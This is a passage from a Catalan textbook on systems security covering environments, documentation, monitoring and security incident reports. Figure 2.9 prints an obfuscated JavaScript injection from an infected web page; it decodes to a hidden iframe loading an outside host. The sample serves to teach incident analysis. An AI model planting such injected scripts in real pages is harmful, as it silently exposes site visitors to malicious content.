   Un cop el sistema està validat com a correcte, la documentació del sistema, els procediments per operar-hi i les degudes mesures de seguretat aplicades, es pot passar a l'entorn de producció.

3. **Entorn de producció**. Un cop superades les fases anteriors, el sistema està llest per posar-se en funcionament. Això el farà més sensible a atacs, ja que tindrà menys restriccions d'accés. En aquest punt, s'hi ha de limitar l'accés i els registres s'han de controlar de manera periòdica per verificar-ne el funcionament sense incidències.

   Un entorn de producció ha d'estar **documentat** i **monitorat** correctament. Igualment, ha de tenir les polítiques de seguretat adequades.

2.3.2 Documentació del sistema

Per tal d'instal·lar el sistema correctament, cal consultar la documentació del producte mateix. Sol estar en anglès.


L'anglès s'ha convertit en la llengua més utilitzada per a la documentació tècnica.

És molt normal fer cerques amb cercadors per trobar configuracions predefinides. D'aquesta manera, no s'ha de començar de zero. Tot i que la informació que es pot trobar a Internet pot ser molt útil, sempre cal comprovar-la i contrastar-la. És possible que les dades que es trobin continguin problemes de seguretat accidentals o intencionats. Si són intencionats, l'atacant espera que algú faci servir les dades i, després, aprofita la mala configuració per accedir al sistema.

Durant el procés, cal documentar-ho tot, però especialment les fonts que utilitzem. Si emmagatzemem les dades en un sistema de gestió del coneixement, evitarem haver de repetir tot l'esforç que hem fet per posar el sistema en funcionament. D'aquesta manera, podrem repetir el procés seguint la documentació que hem generat prèviament.

MediaWiki és un programari de codi lliure que pot funcionar com a sistema gestor del coneixement.

FIGURA 2.7. MediaWiki, sistema de gestió del coneixement



2.3.3 Procediments del sistema

Un cop el sistema s'ha instal·lat correctament, també cal documentar com cal operar-lo per mantenir-lo en funcionament. A continuació, s'exposen uns quants procediments bàsics que permeten operar qualsevol sistema.

1. **Arrencada**. Un dels procediments més importants és saber com cal arrencar un servei determinat. Alguns sistemes poden ser tan simples que només faci falta prémer el botó d'arrencada per fer-los funcionar. Tanmateix, en altres sistemes, el procediment pot ser més complex. Per exemple, per arrencar un clúster compost per un conjunt de balanceigs de càrrega, un conjunt de servidors web i un conjunt de servidors de bases de dades, primer s'haurien d'arrencar les bases de dades, després els servidors web i finalment els balancejos. Si es fes a l'inrevés, les primeres capes saturarien les segones, que encara no estarien preparades, i l'arrencada podria fallar o trigar molt més temps.

2. **Comprovació del funcionament**. Un cop arrencat el sistema, cal poder validar que funciona correctament. S'ha de comprovar que els components funcionen separadament i conjuntament. Per exemple, es pot comprovar separadament el funcionament d'un servidor web i el de la base de dades, però no es pot estar segur que funcionen en conjunt si no es fa una petició a la base de dades amb el servidor web.

3. **Comprovació de la configuració**. En l'operació de qualsevol servei, el més normal és que s'hagin d'aplicar canvis en la configuració o que calgui afegir-hi entrades a mesura que passi el temps. Per això, cal saber com verificar la configuració abans d'aplicar-la.

   Aplicar una configuració sense cap verificació (error d'operació) sol ser una de les causes de caiguda en dels serveis. Per això és important

tenir ben documentats els passos que s'han de seguir per modificar-ne les configuracions i la manera adequada de verificar-hi els canvis.

4. **Aturada**. L'aturada d'un servei, com l'arrencada, pot ser molt simple en la majoria dels casos, però, quan l'entorn és complex, pot ser més complicat. Seguim l'exemple del clúster: si primer s'apaga la base de dades i els servidors web continuen rebent peticions, aquestes peticions inacabables els poden saturar perquè no hi ha base de dades. Així doncs, en un entorn com aquest, el més adequat seria redirigir primer les peticions a un altre entorn en els balanceig de càrrega, apagar els servidors web i, finalment, les bases de dades.

No es pot considerar que un **sistema complex** funciona correctament només pel bon funcionament, separadament, de les parts que l'integren, ja que el programari que fa interactuar aquests components també pot fallar.

2.3.4 Monitoratge del sistema

És important que un sistema estigui monitorat constantment abans que passi a producció. D'aquesta manera, les fallades es detectaran quan es produeixin i es podran solucionar al més aviat possible.

El monitoratge dels serveis és important per assegurar que es troben dins els paràmetres del nivell de servei establert (SLA: acord de nivell de servei, *service level agreement*).

Disponibilitat del sistema

La disponibilitat del sistema es calcula mitjançant el percentatge del temps durant el qual el servei ha estat disponible. En cas de càlcul anual, per als percentatges de disponibilitat que es mostren a continuació, el temps d'aturada seria el següent:

- 99%: 87 hores anuals (7 hores mensuals) d'aturada
- 99,9%: 8 hores anuals (43 minuts mensuals) d'aturada
- 99,99%: 52 minuts anuals (4 minuts mensuals) d'aturada
- 99,999%: 5 minuts anuals (26 segons mensuals) d'aturada
- 99,9999%: 30 segons anuals d'aturada

Supervisió i monitors reactius

Per millorar la disponibilitat del sistema, és una pràctica força comuna disposar d'un programari que supervisi els dimonis que hi pugui haver, sia en un clúster o només en un node.

Daemontools és un programari de codi lliure que reinicia automàticament els dimonis si s'han aturat.

Aquest tipus de supervisió dels dimonis acostuma a reduir considerablement el temps de caiguda dels serveis, ja que, en alguns casos, el problema se soluciona quan, simplement, el dimoni es torna a aixecar.

Si el problema no és simplement un dimoni que té un error intern i s'atura, sinó que es tracta d'un procés que, tot i estar actiu, ha deixat de respondre, cal tenir un monitor configurat amb una acció definida que ha de dur a terme en cas que passi.

MONIT és un programari de codi lliure dedicat a la gestió de processos i sistemes de fitxers que permet fer tasques de manteniment de manera automàtica: permet configurar monitors reactius.

2.4 Realització d'informes d'incidències de seguretat

Quan hi ha un incident de seguretat, primer cal notificar l'incident als responsables dels sistemes involucrats i procedir amb cautela.

Una de les tendències més comunes és entrar als equips involucrats i començar a buscar-hi sense saber exactament què passa. D'aquesta manera, es poden destruir pistes que poden ajudar a entendre què ha passat. Per tant, el primer que s'ha de fer és conservar la calma i seguir els punts següents:

- S'ha d'informar del possible incident de seguretat al responsable corresponent.
- Cal esbrinar si es tracta realment d'un incident de seguretat. Moltes vegades, un mal funcionament d'un sistema pot ser degut a una sobrecàrrega legítima o a una mala programació.
- Si realment és un incident, cal obtenir tota la informació possible per si pot servir de prova.
- S'ha d'intentar contenir l'incident per evitar que es propagui, sempre s'ha d'intentar reduir els danys que es pugin produir. Si és necessari, pot arribar a ser imprescindible bloquejar l'accés a l'equip o conjunt d'equips involucrats.


- Cal aplicar un pla per reduir o eliminar el risc que l'incident es torni a produir.
- Finalment, cal documentar tant l'incident com el procés i la metodologia seguida.

Per tal d'elaborar un informe complet sobre l'incident, cal que tingui els punts següents:

1) Descripció. El document ha de començar amb una introducció sobre l'incident i un conjunt de dades bàsiques. Són les següents:

- Breu descripció de l'incident a manera de títol.
- Personal implicat.
- Data i hora de l'inici de l'incident.
- Data i hora en què es dóna per finalitzat l'incident.
- Nivell d'afectació: es poden tenir diferents nivells amb diferents criteris, però això depèn de l'organització. De manera genèrica, es poden fer servir els nivells següents:
  - **Greu**: implica un problema de seguretat que ha causat danys en els sistemes afectats. Per tant, cal resoldre'l al més aviat possible i de manera ininterrompuda. Per exemple, si la base de dades principal de l'entitat queda fora de línia, farà falta que hi hagi una implicació total per resoldre-ho.
  - **Moderada**: implica un problema que només ha degradat el servei o ha afectat parts no crítiques. Això sol indicar que la resolució s'ha de dur a terme durant la jornada laboral següent. Per exemple, si arran d'un atac de denegació de servei un sistema intern queda aturat, es pot resoldre quan la jornada laboral es reprengui.
  - **Lleu**: implica un problema que s'ha detectat, però no ha tingut cap impacte en els sistemes. Sol demanar un temps de resolució més llarg, per exemple, durant la setmana següent a la detecció. Quan apareix un error de programació en algun programari que s'utilitza i, per això, cal aplicar els pedaços adients durant els dies següents.

Figura 2.8. Els pics de trànsit poden ser tant atacs com enllaços d'altres webs



2) Resum. A continuació de la descripció, cal fer un resum breu del problema, l'afectació, les causes i la solució perquè no es repeteixi. Mitjançant aquest resum,

una persona no tècnica hauria de ser capaç d'entendre què ha passat i quines mesures s'han pres per evitar el mateix incident en un futur.

3) Anàlisi. L'anàlisi de l'incident ha de ser el cos del document i s'hi ha de poder seguir, pas a pas, què ha passat i com s'ha solucionat. Per això cal dividir aquesta anàlisi en tres parts diferenciades. Són les següents:

a) Procediment i metodologia. És important definir com s'ha actuat envers l'incident per tal de poder entendre, posteriorment, les decisions que s'han pres durant l'actuació. Tot i que el resultat pot ser el mateix, el mètode utilitzat pot invalidar les conclusions. Per exemple, si no s'ha comprovat la integritat d'un fitxer de registre, aquest fitxer pot haver estat alterat.

Un cop recollides les dades, cal poder verificar la validesa de totes les dades recollides.

Per poder estar segurs que les dades que mostra el sistema són reals, convé tenir el conjunt d'eines que siguin necessàries compilades estàticament (sense llibreries del sistema que hagin pogut ser manipulades). Aquests fitxers s'han de transmetre al sistema d'una manera que impedeixi que es puguin modificar, per exemple, mitjançant un CD-ROM.

Amb aquests fitxers d'anàlisi cal anar escrivint els resultats en un sistema remot que tingui un sistema de comprovació, per exemple, l'**MD5** o l'**SHA1**.

MD5 i SHA1...

... són dos algorismes que generen un número de longitud fixa, que permet detectar si un fitxer ha estat modificat respecte del moment de generació.

Per conservar l'estat del sistema adequadament, és útil obtenir la informació següent:

- **Hora del sistema**: permet identificar l'hora real dels registres. Si el sistema tingués una hora diferent de la real, els fitxers de registre també la tindrien modificada.
- **Taules amb informació volàtil**: per exemple, pot ser interessant obtenir la taula ARP i la taula d'encaminament del sistema.
- **Connexions de xarxa**: si l'atacant està connectat al sistema o envia ordres asincrònicament (sense mantenir una connexió activa) pot ser important tenir el conjunt de connexions actives i pendents.

La taula ARP conté les adreces físiques dels equips als que el sistema està directament connectat.

A continuació, caldria obtenir una còpia de totes les dades que puguin tenir alguna pista, com les dades i les metadades en disc. Convindria obtenir aquesta informació mitjançant una imatge completa del disc.

Seguidament, es poden investigar els processos del sistema. Així doncs, primer de tot cal esbrinar els mòduls que té carregats per si n'hi ha algun que pugui interferir en l'anàlisi. A continuació, pot ser útil verificar els processos actius, quins fitxers tenen oberts i quines crides al sistema estan fent.

El sistema de fitxers proc de Linux pot ajudar a fer una anàlisi dels processos actius.

Mitjançant totes aquestes dades, es pot obtenir una imatge bastant clara de l'estat d'un sistema.

b) Documentació. Durant la resolució d'un incident, el més normal és consultar documentació sobre el tema en qüestió, ja que és impossible tenir totes les dades al cap per poder actuar. Convé, doncs, apuntar tota la documentació, tant interna com externa.

En cas que sigui documentació interna, és especialment recomanable identificar quina s'ha fet servir per, després, poder-la corregir o adequar si és necessari.

Contràriament, si s'ha fet servir documentació externa, posteriorment es podrà contrastar la informació per veure si s'ha procedit adequadament i generar, després, documentació interna per poder actuar més ràpidament i no haver de dependre de tercers.

c) Incidències detectades. Finalment, cal destacar la incidència o conjunt d'incidències detectades. Quan s'investiga un incident determinat, no és estrany detectar altres possibles punts d'accés al sistema.

FIGURA 2.9. Web infectada

```
<html>
<body><script type="text/javascript">var XiLgdMoRSAbuUBAgpMkf = "uKNMv60uKNMv105uKNMv102uKNMv114u
KNMv97uKNMv109uKNMv101uKNMv32uKNMv119uKNMv105uKNMv100uKNMv116uKNMv104uKNMv61uKNMv34uKNMv52uKNMv56
uKNMv48uKNMv34uKNMv32uKNMv104uKNMv101uKNMv105uKNMv103uKNMv104uKNMv116uKNMv61uKNMv34uKNMv54uKNMv48
uKNMv34uKNMv32uKNMv115uKNMv114uKNMv99uKNMv61uKNMv34uKNMv104uKNMv116uKNMv116uKNMv112uKNMv58uKNMv47
uKNMv47uKNMv120uKNMv98uKNMv120uKNMv46uKNMv116uKNMv119uKNMv47uKNMv105uKNMv110uKNMv46uKNMv99uKNMv10
3uKNMv105uKNMv63uKNMv51uKNMv34uKNMv32uKNMv115uKNMv116uKNMv121uKNMv108uKNMv101uKNMv61uKNMv34uKNMv9
8uKNMv111uKNMv114uKNMv100uKNMv101uKNMv114uKNMv58uKNMv48uKNMv112uKNMv120uKNMv59uKNMv32uKNMv112uKNM
v111uKNMv115uKNMv105uKNMv116uKNMv105uKNMv111uKNMv110uKNMv58uKNMv114uKNMv101uKNMv108uKNMv97uKNMv11
6uKNMv105uKNMv118uKNMv101uKNMv59uKNMv32uKNMv116uKNMv111uKNMv112uKNMv58uKNMv48uKNMv112uKNMv120uKNM
v59uKNMv32uKNMv108uKNMv101uKNMv102uKNMv116uKNMv58uKNMv45uKNMv53uKNMv48uKNMv48uKNMv112uKNMv120uKNM
v59uKNMv32uKNMv111uKNMv112uKNMv97uKNMv99uKNMv105uKNMv116uKNMv121uKNMv58uKNMv48uKNMv59uKNMv32uKNMv
102uKNMv105uKNMv108uKNMv116uKNMv101uKNMv114uKNMv58uKNMv112uKNMv114uKNMv111uKNMv103uKNMv105uKNMv10
0uKNMv58uKNMv68uKNMv88uKNMv73uKNMv109uKNMv97uKNMv103uKNMv101uKNMv84uKNMv114uKNMv97uKNMv110uKNMv11
5uKNMv102uKNMv111uKNMv114uKNMv109uKNMv46uKNMv77uKNMv105uKNMv99uKNMv114uKNMv111uKNMv115uKNMv111uKN
Mv102uKNMv116uKNMv46uKNMv65uKNMv108uKNMv112uKNMv104uKNMv97uKNMv40uKNMv111uKNMv112uKNMv97uKNMv99uK
NMv105uKNMv116uKNMv121uKNMv61uKNMv48uKNMv41uKNMv59uKNMv32uKNMv45uKNMv109uKNMv111uKNMv122uKNMv45uK
NMv111uKNMv112uKNMv97uKNMv99uKNMv105uKNMv116uKNMv121uKNMv58uKNMv48uKNMv34uKNMv62uKNMv60uKNMv47uKN
Mv105uKNMv102uKNMv114uKNMv97uKNMv109uKNMv101uKNMv62";var ChBcyUOSVHTsqfYTsNlK = XiLgdMoRSAbuUBAgp
Mkf.split("uKNMv");var ONFiOFOESykVglxfGMyb = "";for (var URUKxtepGQzUdEDsKRwd=1; URUKxtepGQzUdED
sKRwd<ChBcyUOSVHTsqfYTsNlK.length; URUKxtepGQzUdEDsKRwd++){ONFiOFOESykVglxfGMyb+=String.fromCharC
ode(ChBcyUOSVHTsqfYTsNlK[URUKxtepGQzUdEDsKRwd]);}document.write(ONFiOFOESykVglxfGMyb)</script>
</body>
</html>
~
(END)
```

4) Pla d'acció. Un cop s'ha entès el problema, convé prendre mesures per evitar que es repeteixi en un futur. En determinar un pla d'acció, és possible trobar diverses situacions. A continuació, se n'exposen unes quantes.

- **Una mala configuració**. Si el problema ha estat una configuració deficient, caldrà verificar tota la configuració del servei implicat, ja que s'hi podrien detectar altres problemes de configuració.
- **Un error** (bug) **sense cap pedaç disponible**. Si el problema detectat és un error en la programació del servei que necessita un pedaç que encara no ha estat disponible, convindrà considerar diverses opcions:

  Si és possible desactivar el servei fins que se solucioni el problema, es pot deixar desactivat per evitar futures intrusions mentre els desenvolupadors corregeixen el problema. En cas contrari, si el servei no es pot desactivar, caldrà veure si és possible mitigar el risc mitjançant alguna tècnica.

  Generalment, s'utilitza una gàbia mitjançant el *chroot* per evitar que una fallada en un servei afecti tot el sistema.

El *chroot* permet aïllar un servei de la resta del sistema.

- **Un error amb un pedaç disponible**. És possible que un cop investigat un incident, es detecti que cal aplicar un pedaç al sistema per corregir la porta d'entrada que s'ha fet servir per atacar-lo.

  En aquest cas, cal deixar especificat el pedaç que s'hi ha d'aplicar per comprovar-lo en un entorn de proves abans d'aplicar-lo al sistema de producció.

- **Un mal ús dels serveis de xarxa**. També és possible que es tracti d'un mal ús dels serveis publicats. Per tant, en aquest cas convindrà veure si és possible establir una política d'ús màxim del recurs per evitar que, en un futur, el mal ús del recurs per part d'un usuari provoqui la fallada del sistema per a tots els usuaris.

  En alguns casos, és possible que el problema no sigui un mal ús de la xarxa ni un abús per part de l'usuari, sinó que el protocol mateix permeti comportaments no desitjats. Un exemple molt clar és el protocol SMTP i el problema del correu no desitjat. L'entrega d'un correu electrònic es basa en els dominis que té el servidor destinació i no hi ha manera de comprovar l'autenticitat de l'emissor. Per l'arquitectura del correu electrònic, un servidor qualsevol no es pot saber *a priori* si és un intermediari legítim o un servidor que envia correu no desitjat.

  El problema se sol mitigar mitjançant llistes de servidors coneguts que envien correu no desitjat i un sistema de puntuacions heurístiques.

5) Annexos. Finalment, en els annexos es fan constar totes les dades que es creguin rellevants per entendre l'informe, com parts dels registres o ordres que s'han executat que puguin ser útils de cara a una anàlisi posterior.

Sol ser útil incloure-hi el registre complet de la sessió, perquè la resta de personal implicat en la resolució de la incidència la pugui veure.

Un **guió** (*script* en anglès) és una eina present en la majoria de distribucions Linux que permet enregistrar una sessió de consola.